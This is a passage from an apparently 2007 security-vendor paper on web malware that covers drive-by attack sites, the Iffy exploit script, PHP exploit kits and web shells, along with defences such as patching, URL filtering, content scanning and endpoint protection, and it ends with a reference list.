For sites set up purely for the purposes of a malware attack, once the attack site is up and running, the hackers need to direct victims there. Two methods are generally used for this – silently loading the content from a malicious iframe implanted in a compromised site, or using a spam run to distribute a link to the site in email. The social engineering used in the spam is commonly pornographic, for example messages offering pornographic photographs or videos of celebrities [55,56]. In several recent attacks, victims who clicked on the link where subjected to a malicious script known as *Iffy* [57], which attempted to exploit several browser vulnerabilities in order to install other malware. The first attack using *Iffy* used maliciously crafted ANI files to exploit the recently disclosed animated cursor vulnerability (MS07-017) in Microsoft Internet Explorer [58]. Subsequent *Iffy* attacks have used other exploits in conjunction with MS07-017 in order to to infect the victim.

Iffy is a good example of a script that is used in many different attacks for installing different pieces of malware. In a 12-hour snapshot (taken during the writing of this paper), 10 new attacks using *Iffy* were detected by SophosLabs (see Figure 13). These were used to install one of three different families of malware, the files of which are continually being updated using server-side automation (see Table 1). One of the *Iffy* attack sites was used to load the landing page of a different attack site (created using the *IcePack* kit), spawning a new infection mechanism again! These example attacks are not

unusual or unusually complex; indeed they typify the techniques used in the bulk of modern web attacks.




Figure 13: Overview of the infection mechanisms seen in a 12 hour snapshot of attacks using Iffy. Each attack used Iffy to infect victims with one of three notorious malware families. One attack used Iffy to load the landing page of a separate attack site created using the IcePack kit.

The most common way of directing users to the landing pages created using one of the PHP toolkits is via a malicious iframe added to a compromised page. This way, a single attack site can be set up, which will then be hit by many victims as they browse compromised pages, which silently load the malicious script. Such attacks therefore use a combination of dedicated attack sites, and multiple compromised sites responsible for exposing victims to the threat. The side-effect of many compromised sites is that long after the target attack sites are offline, compromised pages still attempt to request the malicious content.

Historically, one feature of script-based malware is that it is fairly simple to adapt existing scripts to create a “new” piece of malware. As a result there are many minor variants arising from people copying chunks of scripts and making minor edits. Similarly, with versions of the PHP toolkits posted online, there are lots of attack sites containing scripts very similar to those produced by the kits, probably as a result of manual copy/pasting, in efforts to avoid the price tags the kits command (typically a few hundred dollars).

4 Defending against web attacks

This paper is concerned primarily with how the web is used by current malware, not on the technologies available for protecting the end user. However, some of the solutions applicable to web threats are discussed briefly in this section. There are many other

measures that could be taken to mitigate risk on the endpoint some of which are mentioned below:

- Network separation. Web sites fall into numerous different categories, including trusted global brands, small businesses, social networking and personal sites. Browsing each type of site exposes clients to significantly different levels of risk. Though the sites of large organizations with dedicated web security teams are not immune to attack, the probability of them becoming compromised is far lower than that for smaller organizations who may outsource their web development. Implementing a security policy that acknowledges such distinctions can help to mitigate risk at the endpoint. A popular way to achieve this is to implement separate networks, with differing browsing policies on each.
- Client browsers. Despite Internet Explorer still being the most targeted browser, web attacks do not exclusively focus on it. As other browsers have gained in popularity, so the hackers have started using exploits that target them. The appropriate selection of browser may be better influenced by security-minded configuration options or plug ins that may be available. A popular plug-in for Mozilla-based browsers is *NoScript* [59] which provides control over Java and Javascript execution.
- Client patching. With the aggressive of exploits in web attacks, it is imperative that client machines are kept fully patched – both operating system and applications (particularly the client Internet browser).

4.1 Content inspection

The most common form of content inspection as far as web content goes is the deployment of some appliance that scans incoming HTTP traffic [60]. The scanning will typically involve passing content to an anti-virus engine in order to block pages containing known malware. Certain solutions also provide the ability to block potentially undesirable content based on keyword blacklists.

By scanning content at the web gateway, anti-virus scanners are able to add a significant layer of protection to users. Advanced products will optimise the detection capabilities for a web environment (compared to scanning at the email gateway or at the desktop for example). Content inspection and URL filtering (see 4.2) complement each other very well – providing protection when the source and content of an attack are changing.

One of the challenges with web content scanning is performance. Unlike email, the delivery of web content is real-time, so there is a requirement upon web appliances to avoid latency. This conflicts with the increasing need to do expensive analysis of complex, obfuscated malicious scripts.

4.2 URL filtering

Web appliances typically incorporate some form of URL classification as well. In this way, requests to URLs or domains known to be malicious can be blocked, regardless of whether the content would be detected or not. Clearly this is useful when we know that hackers are actively using automation to continually modify threats in order to evade

detection. The success of blocking requests to known malicious domains relies on

maintaining an up-to-date list of such sites. Several factors dictate how effective such a list may be, including:

- **Relevant data.** Gathering sufficient information about malware hosted online in order to know about new attacks as quickly as possible. Systems must have global reach. Solutions may involve web spidering tools or working with partners to gather as much data as possible about threats hosted online.
- **Back-end systems.** Complex processing and publication systems are required to process incoming URL data, scan content and publish appropriate data quickly to the relevant products. Systems should be able to track threats, and provide real-time analysis of web-borne malware in order to ensure all relevant files are detected, and URLs blocked.

URL filtering can also be used to provide control over the types of sites users can browse. Sites classified into categories such as porn, gambling or entertainment may be blocked within an organization (deemed unsuitable from a productivity or risk perspective). The accuracy of the classification data governs how successful URL filtering may be. For this reason, several products license data from 3rd party companies in order to boost their URL classification abilities.

4.3 Endpoint protection

Security products on the endpoint are essential irrespective of whether the machine is behind network appliances or not. There are many features of anti-virus products that are important in choosing the most appropriate solution. One of those features is the ability of the product to provide pro-active detection – i.e. the detection of previously unknown malware. With the aggressive use of server-side automation to pump out modified files, the requirement for products to detect new samples pro-actively is a must. A useful addition to traditional file scanning technologies is the provision of run-time protection, often termed host intrusion prevention system (HIPS) [61,62]. This involves monitoring the behavior of a file while it is executing in order to detect malicious behavior. Whilst prevention of execution is clearly preferable, run-time protection is very useful in containing an infection or stopping an infection mechanism before the final payload has been delivered. This is very relevant to the types of infection mechanisms we see in web attacks, involving the downloading and execution of multiple components.

Client firewalling is also very important, and can help to thwart Trojan downloaders even if they are not detected by the anti-virus scanner. Quality firewalls often incorporate technologies to help prevent against process injection, a technique that is commonly used by downloader Trojans.

With the widespread use of exploits in web attacks, another useful technology on the endpoint is some form of buffer overflow protection (BOP) [63]. Such technologies generally involve monitoring the memory areas of specific processes in order to detect when that process is attacked, and a buffer overflow occurs. In this way, attacks can be thwarted and the endpoint protected by detecting the buffer overflow when the vulnerable client browses the attack site. Increased sophistication and complexity of malicious

attacks present increasing challenges to the task of protecting the endpoint. A consideration of all of the technologies described here is critical to selecting the correct product, while retaining endpoint usability and manageability.

4.4 Web server protection

There are many methods hackers could use to attack web servers in order to compromise sites they host. Entry points include:

- Weak username/password combinations.
- Vulnerable web applications.
- Vulnerable OS.
- Vulnerable web server software, database, tools or libraries.

Once an entry point has been identified, the hacker will likely attempt to install some form of remote shell on the machine. Many shells exist, screen shots from some of the most common ones are shown in Figure 14. Exact functionality varies between shells, but most provide the ability to upload additional files and issue remote commands. Several provide functionality specifically designed for compromise attacks – for example the automated addition of scripts or iframes to all pages within the web root.




Figure 14: Screen shots of some common shells used to compromise web servers.

Web servers that use certain pieces of software to power the sites they host can provide a “one-stop shop” for hackers to compromise all of those sites. By compromising just a single template or database, all pages on all of the sites hosted on that server can be compromised.

It is clear that a significant number of web servers are not using an on-access scanner (either on the system or on the files in the web root). Enabling an on-access scanner can protect the server itself (from various forms of attack or infection) and also notify the administrator when pages on the sever have been compromised. For smaller sites, simple

steps such as running scripts to check the files in the web root can also help to alert the administrator of a problem. Webmasters may also be interested in running a tool such as *SpyBye* [64] which is designed to inspect the content of the page as it is browsed.

5 Summary

In this paper, we have looked at the role the web plays in modern malware. Just as it provides a flexible and convenient framework for modern business and social applications, so it does for malware authors. Financially-motivated malware campaigns spawn increasingly complex and aggressive infection mechanisms. Modern web attacks blend a variety of techniques to maximize their success and infect as many victims as possible. In this paper, we have described how both compromised sites and social engineering are used to direct victims to dedicated attack sites. Many attack sites are created using publicly available PHP toolkits, so removing any requirement for advanced technical knowledge in order to set up an attack. The automatic updating functionality provided by many kits also ensures that the exploits used in the attack sites target new browser vulnerabilities as they are discovered.

Malicious scripts used in attacks are typically heavily obfuscated, in order to evade detection and hinder analysis. Real-time decryption can be time consuming, which presents a challenge to security products. However, once you peel away the encryption, the bulk of malicious scripts used in attack sites are functionally very similar – a relatively small number of exploits are used in similar ways in order to attack the victim and install malware.

The widespread use of server-side automation to regularly modify the malware used in attacks has also been discussed. This provides further evidence of the aggression that today's malware authors are using to infect victims. Primarily used to evade detection, such tactics highlight the need for security companies to develop sophisticated systems for detecting and monitoring today's web attacks.

As web technologies advance, so does the scope for malware authors to construct malicious web attacks. The deployment of technologies such as URL classification and content scanning is an absolute must to protect against today's attacks.

- 1 [W32/Bagle vs. W32/Netsky war \(www.sophos.com/pressoffice/news/articles/2004/03/va_wormwar.html\)](http://www.sophos.com/pressoffice/news/articles/2004/03/va_wormwar.html)
- 2 [W32/Mydoom \(www.sophos.com/pressoffice/news/articles/2004/01/va_mydoom.html\)](http://www.sophos.com/pressoffice/news/articles/2004/01/va_mydoom.html)
- 3 Jan 2007, Storm outbreak. See for example: www.sophos.com/pressoffice/news/articles/2007/01/dorflve.html
- 4 2001 W32/CodeRed www.cert.org/advisories/CA-2001-19.html
- 5 May 2003, Slammer www.cert.org/advisories/CA-2003-04.html
- 6 Dmitry Gryaznov, Taking down the Internet, Virus Bulletin 2003
(www.virusbtn.com/conference/vb2003/abstracts/dgryaznov03.xml)
- 7 news.zdnet.co.uk/security/0,1000000189,2129330,00.htm
- 8 www.sophos.com/pressoffice/news/articles/2004/03/va_baglezip.html
- 9 www.sophos.com/security/analyses/w32witty.html
- 10 See for example: www.microsoft.com/technet/security/bulletin/MS04-011.msp
- 11 www.sophos.com/virusinfo/analyses/malsdbota.html
- 12 en.wikipedia.org/wiki/Drive-by_download
- 13 news.bbc.co.uk/2/hi/business/6619767.stm
- 14 business.timesonline.co.uk/tol/business/money/broadband/article1605109.ece
- 15 en.wikipedia.org/wiki/Affiliate_marketing
- 16 en.wikipedia.org/wiki/Adware
- 17 www.sophos.com/pressoffice/news/articles/2007/01/sep2007.html
- 18 www.sophos.com/virusinfo/analyses/malclaggera.html
- 19 www.sophos.com/security/blog/2007/06/288.html
- 20 www.sophos.com/security/blog/2007/06/312.html
- 21 www.sophos.com/security/blog/2007/07/322.html
- 22 www.sophos.com/security/blog/2007/08/474.html
- 23 www.sophos.com/virusinfo/analyses/trojjsorgen.html
- 24 www.sophos.com/virusinfo/analyses/maldorfa.html
- 25 www.sophos.com/security/blog/2007/08/468.html
- 26 www.sophos.com/security/analyses/trojzlobgen.html
- 27 www.sophos.com/virusinfo/analyses/perlsantymfam.html
- 28 http://en.wikipedia.org/wiki/Google_bomb
- 29 googlewebmastercentral.blogspot.com/2007/01/quick-word-about-googlebombs.html
- 30 www.sophos.com/security/blog/2007/06/199.html
- 31 www.sophos.com/pressoffice/news/articles/2007/07/securityrep.html
- 32 en.wikipedia.org/wiki/Website_defacement
- 33 www.sophos.com/security/blog/2007/06/256.html
- 34 www.sophos.com/pressoffice/news/articles/2007/02/superbowl.html
- 35 www.w3schools.com/tags/tag_iframe.asp
- 36 www.sophos.com/pressoffice/news/articles/2007/07/securityrep.html
- 37 www.sophos.com/security/analyses/trojpinatda.html
- 38 developer.mozilla.org/en/docs/DOM:document.createElement
- 39 developer.mozilla.org/en/docs/DOM:element.appendChild
- 40 www.sophos.com/security/blog/2007/06/172.html
- 41 www.sophos.com/virusinfo/analyses/jsfigela.html
- 42 www.sophos.com/virusinfo/analyses/jsspacestalka.html
- 43 www.sophos.com/pressoffice/news/articles/2007/03/myspace-malware.html
- 44 www.sophos.com/virusinfo/analyses/w32fujacksa.html
- 45 www.sophos.com/virusinfo/analyses/w32pardonaa.html
- 46 news.netcraft.com/archives/2007/08/06/august_2007_web_server_survey.html
- 47 www.f-secure.com/weblog/archives/archive-082007.html#00001245
- 48 www.sophos.com/security/blog/2007/05/25.html
- 49 www.microsoft.com/technet/security/Bulletin/MS06-057.msp
- 50 www.microsoft.com/technet/security/Bulletin/MS06-055.msp
- 51 www.microsoft.com/technet/security/Bulletin/MS07-009.msp
- 52 [en.wikipedia.org/wiki/MPack_\(software\)](http://en.wikipedia.org/wiki/MPack_(software))
- 53 isc.sans.org/diary.html?storyid=3015
- 54 blogs.pandasoftware.com/blogs/pandalabs/archive/2007/07/26/Ice_2800_Pack_2900_-for-the-summer.aspx
- 55 www.sophos.com/pressoffice/news/articles/2007/04/jenna.html
- 56 www.sophos.com/pressoffice/news/articles/2007/04/britney.html
- 57 www.sophos.com/virusinfo/analyses/trojiffyb.html
- 58 www.microsoft.com/technet/security/Bulletin/MS07-017.msp
- 59 noscript.net/
- 60 www.sophos.com/products/enterprise/web/security-and-control/
- 61 www.sophos.com/security/topic/behavioral-protection.html
- 62 www.sophos.com/security/blog/2007/06/235.html
- 63 www.sophos.com/security/blog/2007/06/267.html
- 64 www.spybye.org/